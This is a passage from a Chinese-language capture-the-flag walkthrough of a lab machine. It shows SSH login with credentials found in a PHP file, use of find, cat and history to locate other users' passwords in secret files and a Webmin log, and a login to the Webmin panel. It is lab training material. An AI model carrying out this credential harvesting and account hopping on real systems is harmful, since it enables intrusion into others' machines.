
在这么多文件中,我们发现一个敏感文件,名字叫做secret.php,里面存在一个账户及密码

<?
<?
<? echo "user name: ripper"
<? echo "pass: Gamespeopleplay"
<?
<?

对这个账密,我第一感觉是Webmin的,很遗憾,尝试了一下发现并不对
4、ssh登录
这时候我想到需要验证的地方还有一个SSH,去尝试一下,成功登陆
ssh ripper@192.168.5.9
密码: Gamespeopleplay┌──(root㉿kali)-[~]
└─# ssh ripper@192.168.5.9
The authenticity of host '192.168.5.9 (192.168.5.9)' can't be established.
ED25519 key fingerprint is: SHA256:Gz/RqLZwvom5GaG8tBiFtAT9fnNDcbSol7p6Fnfe0G0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.9' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ripper@192.168.5.9's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-42-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
276 packages can be updated.
211 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Fri Jun 4 13:26:34 2021 from 10.0.0.154
ripper@ripper-min:~$ 三、权限提升
1、查看flag
ripper@ripper-min:~$ ls
Desktop    Downloads         flag.txt  Pictures  Templates
Documents  examples.desktop  Music     Public    Videos
ripper@ripper-min:~$
ripper@ripper-min:~$ cat flag.txt
__________.____________________________________________
\______   \   \______   \______   \_   _____/\______   \
 |       _/   ||     ___/|     ___/|    __)_  |       _/
 |    |   \   ||    |    |    |    |        \ |    |   \
 |____|_  /___||____|    |____|   /_______  / |____|_  /
        \/                                \/         \/

flag{15ea80f080be3714df1ef97bac5d7151}

C0ngratulation on getting user ! Lets get root now :)
ripper@ripper-min:~$
2、信息搜索
ripper@ripper-min:~$ cd /home
ripper@ripper-min:/home$
ripper@ripper-min:/home$ ls
cubes  ripper
ripper@ripper-min:/home$
ripper@ripper-min:/home$
我们发现一个cubes用户,进入到cubes目录下,在所有的文件中均没有找到有价值的信息
ripper@ripper-min:/home$ cd cubes/
ripper@ripper-min:/home/cubes$
ripper@ripper-min:/home/cubes$ ls -la
total 92
drwxr-xr-x 15 cubes cubes 4096 Jun  4  2021 .
drwxr-xr-x  4 root  root  4096 Jun  4  2021 ..
-rw-------  1 cubes cubes  384 Jun  4  2021 .bash_history
-rw-r--r--  1 cubes cubes  220 Jun  4  2021 .bash_logout
-rw-r--r--  1 cubes cubes 3771 Jun  4  2021 .bashrc
drwx------ 10 cubes cubes 4096 Jun  4  2021 .cache
drwx------ 11 cubes cubes 4096 Jun  4  2021 .config
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Desktop
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Documents
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Downloads
-rw-r--r--  1 cubes cubes 8980 Jun  4  2021 examples.desktop
drwx------  3 cubes cubes 4096 Jun  4  2021 .gnupg
-rw-------  1 cubes cubes  334 Jun  4  2021 .ICEauthority
drwxrwxr-x  3 cubes cubes 4096 Jun  4  2021 .local
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Music
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Pictures
-rw-r--r--  1 cubes cubes  807 Jun  4  2021 .profile
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Public
drwx------  2 cubes cubes 4096 Jun  4  2021 .ssh
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Templates
drwxr-xr-x  2 cubes cubes 4096 Jun  4  2021 Videos
ripper@ripper-min:/home/cubes$
我们使用find命令,查找属于cubes用户的所有文件,并且在检索过程中会有很多权限不足导致的报错,我们给他全部放到null里面,不去观察报错信息,只看成功检索的
find / -user cubes 2>/dev/nullripper@ripper-min:/home/cubes$ find / -user cubes 2>/dev/null
/home/cubes
/home/cubes/.profile
/home/cubes/.config
/home/cubes/Desktop
/home/cubes/Documents
/home/cubes/.local
/home/cubes/.local/share
/home/cubes/.bashrc
/home/cubes/.cache
/home/cubes/Music
/home/cubes/.ICEauthority
/home/cubes/examples.desktop
/home/cubes/.gnupg
/home/cubes/Public
/home/cubes/.ssh
/home/cubes/Videos
/home/cubes/Templates
/home/cubes/.bash_logout
/home/cubes/Pictures
/home/cubes/Downloads
/home/cubes/.bash_history
/mnt/secret.file
ripper@ripper-min:/home/cubes$ 很幸运,我们发现/mnt/secret.file 找到一个敏感文件,一般secret文件都能给我们带来有价值的信息,在文件中找到一个密码,怀疑就是cubes的ssh密码
cat /mnt/secret.fileripper@ripper-min:/home/cubes$ cat /mnt/secret.file
This is my secret file
[file system]
-passwd : Il00tpeople
ripper@ripper-min:/home/cubes$ 果不其然,成功登录到了cubes账户中
su cubes
密码:Il00tpeopleripper@ripper-min:/home/cubes$ su cubes
Password:
cubes@ripper-min:~$ 在历史记录中,找到一个miniser.log ,并且目录好像是在webmin当中,我们有理由相信这个文件值得看一看
historycubes@ripper-min:~$ history
1 cd /var/
2 ls
3 cd webmin/
4 ks
5 ls
6 cd backup/
7 ls
8 cd /mnt/
9 ls -la
10 nano s.txt
11 ls
12 rm s.txt
13 nano secret.file
14 su ripper
15 sudo apt
16 su root
17 cd /var/
18 ls
19 cd webmin/
20 ls
21 mkdir backup
22 cd backup/
23 cd ..
24 ls
25 cat miniserv.
26 cat miniserv.log
27 cd modules/
28 ls
29 cd ..
30 ls
31 cat miniserv.error
32 ls
33 cat blocked
34 cp miniserv.error backup/miniser.log
35 cd backup/
36 ls
37 nano miniser.log
38 cd /mnt/
39 ls
40 nano secret.file
41 su root
42 history
cubes@ripper-min:~$ 使用find命令找到了这个文件
find / -name miniser.log 2>/dev/nullcubes@ripper-min:~$ find / -name miniser.log 2>/dev/null
/var/webmin/backup/miniser.log
cubes@ripper-min:~$ 使用find命令找到了这个文件
cat /var/webmin/backup/miniser.logcubes@ripper-min:~$ cat /var/webmin/backup/miniser.log
[04/Jun/2021:11:21:48 -0400] miniserv.pl started
[04/Jun/2021:11:21:48 -0400] IPv6 support enabled
[04/Jun/2021:11:21:48 -0400] Using MD5 module Digest::MD5
[04/Jun/2021:11:21:48 -0400] Using SHA512 module Crypt::SHA
[04/Jun/2021:11:21:48 -0400] Perl module Authen::PAM needed for PAM is not installed : Can't locate Authen/PAM.pm in @INC (you may need to install the Authen::PAM module) (@INC contains: /root/webmin-1.910 /etc/perl /usr/local/lib/x86_64-linux-gnu/perl/5.26.1 /usr/local/share/perl/5.26.1 /usr/lib/x86_64-linux-gnu/perl5/5.26 /usr/share/perl5 /usr/lib/x86_64-linux-gnu/perl/5.26 /usr/share/perl/5.26 /usr/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base) at (eval 15) line 1.
BEGIN failed--compilation aborted at (eval 15) line 1.
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=tokiohotel
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the URL <a href='https://ripper-min:10000/'>https://ripper-min:10000/</a> instead.<br>
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the URL <a href='https://ripper-min:10000/'>https://ripper-min:10000/</a> instead.<br>
[04/Jun/2021:11:33:29 -0400] Reloading configuration
[04/Jun/2021:11:33:39 -0400] Reloading configuration
Use of uninitialized value in numeric ne (!=) at /root/webmin-1.910/bind8/bind8-lib.pl line 2397.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl line 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl line 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl line 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
cubes@ripper-min:~$ 在log日志文件 中,我们发现一个登陆的账户密码,这极有可能是webmin的
Authentication : session_login.cgi=username=admin&pass=tokiohoteladmin/tokiohotel登录成功


成功登陆至webmin后台,webmin是一个管理员实现远程管理的Web程序,能够对web服务器做各种配置、备份、修改

